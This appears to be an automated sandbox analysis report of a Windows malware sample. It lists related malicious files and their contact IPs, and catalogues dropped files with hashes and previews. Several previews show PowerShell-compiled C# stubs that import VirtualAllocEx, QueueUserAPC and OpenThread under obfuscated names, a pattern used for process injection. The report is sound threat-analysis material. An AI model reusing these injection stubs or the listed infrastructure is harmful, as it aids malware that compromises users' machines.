	ao9sQznMcA.exe	Get hash	malicious	Browse	• 193.187.175.114
	k87DGeHNZD.exe	Get hash	malicious	Browse	• 193.187.175.114
	iiLllZALpo.exe	Get hash	malicious	Browse	• 193.187.175.114
	E6o11ym5Sz.exe	Get hash	malicious	Browse	• 193.187.175.114

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Oo0Djz1juc.exe	Get hash	malicious	Browse	• 193.187.175.114
	JeqzgYmPWu.exe	Get hash	malicious	Browse	• 193.187.175.114
	HBkYcWWHmy.exe	Get hash	malicious	Browse	• 185.159.129.78
	report.11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	intelligence_11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	details-11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	deed contract_11.04.2020.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31
	direct 11.20.doc	Get hash	malicious	Browse	• 193.187.175.31

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\RES278F.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.6957227375056694
Encrypted:	false
SSDEEP:	24:Qj4Hn4uHUhKdNnI+ycuZhN2aakSPrPNnq9qp+e9Ep:G/uGKdV1ul2aa3PBq9p
MD5:	7A70AA133DC10F08D2B126501441764D
SHA1:	7DB42B4B534131D4102BFBCA868101E13B3D8385
SHA-256:	384BD6D8636BC2CCC114AE9BDECA5830EA95CD4309FC2D6CD9165851BB5B5087
SHA-512:	3E3E8D1DA11FD0A99386CC2F2BB5E600D47684433F6E51780CE9CB4B1CC53C143C65FB03DBB33878742655D8F4E0C20874FD416C8964A92A7782EAAF4C7383A
Malicious:	false
Preview:	.....R....c:\Users\user\AppData\Local\Temp\vbpfsg54\CSCC3210ABFD4B4742A7EBA7934EB0D0.TMP.....p...hg.k.CIY.....5.....C:\Users\user\AppData\Local\Temp\RES278F.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RES419.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.702547168800512
Encrypted:	false
SSDEEP:	24:p6wU/pwuZHqYhKdNNI+ycuZhNGoakSB9PNnq9qp2e9Ep:o7/pJ3Kd31ulda3xq9J
MD5:	59FDB760CFDBE45CD4E7B3B08E2A65E7
SHA1:	58A0B881B0B78B54706B2CE94C90BBEBF3B13189
SHA-256:	CDAA6DEADCACE399765F581EE2F523E98DF9E2B5E5AE945A86598948870BEAAE
SHA-512:	D432C5187C097E34D401F749D83C6ED2ADC0FEF3AD70B4CA840CEF71A7FD998B1EA3D49D669E1C056093EC7D22AFFDFB21CB36216B891CFD95C9DA353FAE 06C
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\fedhsvoj\CSC2C7CB35724FE4D03B8B83A389D1E5FE.TMP.....]=..P*e:.C.....4.....C:\Users\user\AppDat a\Local\Temp\RES419.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.e xe.....

C:\Users\user\AppData\Local\Temp\RESCE3.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.6928796688099577
Encrypted:	false
SSDEEP:	24:b7ECjWbZHcFhKdNNI+ycuZhN2akS+PNnq9qpKne9Ep:b73Wd8zKd31ul2a3iq9r
MD5:	C03E88A4901AF7F56E5FFF61330FFAB0
SHA1:	8390D7D99BD4F0E22B7431CA0C66BF6FD795E6FC
SHA-256:	72D719F92F6177350AC2A57E5569111B5CF2FD6594FC85EF67C7CBBC152CE838
SHA-512:	65A53D2E6068B995E83A76D4A4822C7E377D3FFC7C7838D6092FD5377098B8ADDDBC7967A5330B3BC04A63775F0DF72775EB116E480FE003B55FC6CF5524E2A
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\jqkof1ka\CSCA3035077FC7544A28C7D2FD8A94650.TMP.....ER.5.PV....c..g.....4.....C:\Users\user\AppD ata\Local\Temp\RESCE3.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres .exe.....

C:\Users\user\AppData\Local\Temp\RESE546.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	2.703792829688433
Encrypted:	false
SSDEEP:	24:BLFXTuHWWhKdNnI+ycuZhNeakSGPNnq92pizW9I:BLVTufKdV1ulea36q9Z
MD5:	80317721A448C1C3F57AB21AC4687790
SHA1:	572C9A76B90AA5E8B5B92949D83BDD7BBE8EF083
SHA-256:	0F2522BCA58554B368F5E889E7DC45B175C8551483E712BD6D9EF006F3D72EA4
SHA-512:	1E0A53D34126F52511A8EBADFD88AF8769B90C2138D2BC1FA20F4A72899DF7192DEEC4774F9AF3848BED3AED07FC70E0F2B37715A7B55754B8E0906DAAAC31 2
Malicious:	false
Preview:	.....U....c:\Users\user\AppData\Local\Temp\senxb4p4\CSCD728609DA3104BA4891CE07457BF77DE.TMP.....Q..e.[%...uv.f.=.....5.....C:\Users\user\ AppData\Local\Temp\RESE546.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\c vtres.exe.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0w25flno.lby.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0w25flno.lby.ps1	
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lusmgaxq.saw.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vb04gpdl.oyg.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xugd3ey5.3ho.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp\fedhsvoj\CSC2C7CB35724FE4D03B8B83A389D1E5FE.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0981038818864084
Encrypted:	false

C:\Users\user\AppData\Local\Temp\fedhsvoj\CSC2C7CB35724FE4D03B8B83A389D1E5FE.TMP	
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry8B3nYak7YnqqnB3nNPN5Dlq5J:+RI+ycuZhNGoakSB9PNnqX
MD5:	C1ECB5B35D3DD003502A653AE043FE1C
SHA1:	1D5D84EFD7EBD313368477945F3E0694AEAA386C
SHA-256:	372EE1943F4AC441652902BB345A00CC86776BF94A26D7F55D8EB94A50BD5474
SHA-512:	DB9127F01738B28B5BBC51B7D2FCEE307D0E38DD84F905B250CE4679FC5FF0D8D65298937A74F2A14D3DAEB321E00C29D4997853C602D8A6B3CF754E53FA46 B
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...f.e.d.h.s.v.o.j...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...f.e.d.h.s.v.o.j...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\fedhsvoj\fedhsvoj.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	421
Entropy (8bit):	5.017019370437066
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJzLHMRSRa+eNMjSSRrLypSRHq1oZ6laAkKFM+Qy:V/DTLDfuxLP9eg5rLy4uMaLXjQy
MD5:	7504862525C83E379C573A3C2BB810C6
SHA1:	3C7E3F89955F07E061B21107DAEF415E0D0C5F5E
SHA-256:	B81B8E100611DBCEC282117135F47C781087BD95A01DC5496CAC6BE334A8B0CC
SHA-512:	BC8C4EAD30E12FB619762441B9E84A4E7DF15D23782F80284378129F95FAD5A133D10C975795EEC6DA2564EC4D7F75430C45CA7113A8BFF2D1AFEE0331F13E7
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tjuivx. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProc ess();.[DllImport("kernel32")].public static extern void SleepEx(uint yijswysfmu,uint rpdwbh);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr h khhmwnsoyn,IntPtr xfehjdcey,uint nqamet,uint rvtfunn,uint mlrfbdrm);.. }..}.

C:\Users\user\AppData\Local\Temp\fedhsvoj\fedhsvoj.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.2334712612394405
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fhUzxs7+AEszI923f7:p37Lvkmb6KzJUWZE2z
MD5:	2C23B2E085F4199D4C6E6C8623241D5D
SHA1:	2C73E79A4AD603CD04085CC449714DD992F7B028
SHA-256:	086E71A7945A038BECB1061EB0AD61C12705C51B185C6BE9CEDFA973CF6BBBCB
SHA-512:	DBCB2FAA2D89FAE6712100095F5CFE1F4A1BAA284022C6F958339EFBEBE7CED0CE79C0D7E25ECD9C4CD86929E00B60E23D35DB90BCD5560058E0FF358BBE8 B20
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\fedhsvoj\fedhsvoj.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\fedhsvoj\fedhsvoj.0.cs"

C:\Users\user\AppData\Local\Temp\fedhsvoj\fedhsvoj.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.636321788410477
Encrypted:	false
SSDEEP:	24:etGSxWMOWEey8MTz7X8daP0eWQ/UDdWSWtJ0DtkZf7BB7XI+ycuZhNGoakSB9PNq:667KMTcd6qq6WPVJ7X1ulda3xq
MD5:	112DE1BD9A6013310CFB56B9A64596BD
SHA1:	2713B96D018B9942164990E3B6476D21BBD3785F
SHA-256:	32CC2863F3D662DFFACD72E12841E49C2790C2AF6F9648991344D30393B35688
SHA-512:	1CAA1A2FCCB6B468684A97F9C08794D889ED6E4BE5D13E549962159BFFFD860E5026E02184C6F6BEB85891734F9D7C912E8183DB596EBE68DBEA71EA57C7296 1
Malicious:	false

C:\Users\user\AppData\Local\Temp\fedhsvoj\fedhsvoj.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....L...#Strings.....#US.....#GUID... ...T...#Blob.....G.....%3..... .....2.+..... 9..... K..... S.....P .....b.....h.....s.....z.....b.!...b...!.b.&...b.....+.....4.A.....9.....K.....S..... ....."".....<Module>.fedhsvoj.dll.tjuivx.W32.ms

C:\Users\user\AppData\Local\Temp\fedhsvoj\fedhsvoj.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\jqkof1ka\CSCA3035077FC7544A28C7D2FD8A94650.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1164554634436694
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry4ak7Ynqq+PN5Dlq5J:+RI+ycuZhN2akS+PNnqX
MD5:	084552A2352E5056D918B0CB63070867
SHA1:	29B1DDF49819AF4DDCD445B501BD36986762B9E4
SHA-256:	39B7045EBE7D7C1F1EC7530C84FEA108C81A996C53EBC549827EFC8C0981E716
SHA-512:	AF30B8A5DC262F30B8B38FD0E8C4992CF577B97FA668E15652CAD43AF26A2E17902D8B40E8881603568B3C9FBB959FF8775CB22DE29C4C784BCB8061FDB520C 1
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.q.k.o.f.1.k.a...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...j.q.k.o.f.1.k.a...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\jqkof1ka\jqkof1ka.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntP tr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(u int llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\jqkof1ka\jqkof1ka.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371

C:\Users\user\AppData\Local\Temp\jqkof1ka\jqkof1ka.cmdline	
Entropy (8bit):	5.279590024403947
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fIOtBHUzxs7+AEszI923fIOtb:p37Lvkmb6KzQkB0WZE2Qkb
MD5:	CE91C63B52C0B3073996F3E5FB0FFC43
SHA1:	85269AB2131AA110D0D1B664852AF348B9A8D5DD
SHA-256:	83B5EEE0222E4966BC1CCA51F238FAFA330D2D4EA92541FA179564C37208F1AB
SHA-512:	D9188A631858B0D53B307B1C97DEC99592AA68FAF09E50F1AF05A7663E8457216BCA5D28424CBAA1F8B0D5D686CFC9D8F64B296F21577287D24CF335494E622
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jqkof1ka\jqkof1ka.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\jqkof1ka\jqkof1ka.0.cs"

C:\Users\user\AppData\Local\Temp\jqkof1ka\jqkof1ka.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.597481857008232
Encrypted:	false
SSDEEP:	24:etGS4ktW/u2Dg85lxlok3JgpiqBz4MatkZfgOn6maUI+ycuZhN2akS+PNnq:6xtWb5lxF1oJgRm1ul2a3iq
MD5:	3DEB659030E8429D020973AA1DA844CD
SHA1:	EE94465F72829C743DAA421417A5BEF4A2BBF546
SHA-256:	560BF343A83E7447F7ECE8CB17EAD39EB2CAC2FF71625392EE62932D3A774DC0
SHA-512:	295B87A65F71EC20439824CD52944A558AC261B0E62AA58193A807A35467D6C5E8532BE9693A04064F4DF476AD9E805844A7D09BDF09DB031676ACCD63119A48
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....#... ...@..... ....@.....#..O....@.....` ..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....4...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....1.*..... 8..... E..... X....P .....c.....i....r.....z.....c. ...c...!.c.%...c.....*....3.+....8.....E.....X..... .....!.....<Module>.jqkof1ka.dll.stkml.W32.mscorlib.Sy

C:\Users\user\AppData\Local\Temp\jqkof1ka\jqkof1ka.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\senxb4p4\CSCD728609DA3104BA4891CE07457BF77DE.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0854348998556316
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grygak7YnqqGPN5Dlq5J:+RI+ycuZhNeakSGPNnqX
MD5:	51B49665175B25AB17A87576C066F53D
SHA1:	BA7E241317F961DF9698A8D4A2A38E9329C49AA0
SHA-256:	1E38C28562A6465BA87AA81BA8E1D840DA471BDB87796551F693E782C3E2011B
SHA-512:	63FFF4C99C9CCC3160F585C7B0040EA2C3966F391A6D3E00614D4BE49DB6BCE7B7C5A5EE3897BDC6E02484C0EC01D3B9DDDAAF9445EFD3C9B3E37E3EA7F3 58A
Malicious:	false

C:\Users\user\AppData\Local\Temp\senxb4p4\CSCD728609DA3104BA4891CE07457BF77DE.TMP	
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.e.n.x.b.4.p.4...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...s.e.n.x.b.4.p.4...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\senxb4p4\senxb4p4.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\senxb4p4\senxb4p4.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.208684268541399
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fj0urOzxs7+AEszI923fj0urYAn:p37Lvkmb6Kz5qWZE25EA
MD5:	A2C75E6B3397E805F89B4EE4DFCC684F
SHA1:	6F019301FD45582550D19067DB378CC576CCF75C
SHA-256:	419083AD47B6C0767556F4E89F30F5FE8476EA0286BF4B3301625CEE4CDDA324
SHA-512:	CB36CE667B1BDF7A4DF248854A30F312157FED5006FD7A61784826A686D527DD8FBE2D0150193EBEDB46A0BD96FFDD0CE85A3471AB8E0201F305A617D79A90C
Malicious:	**true**
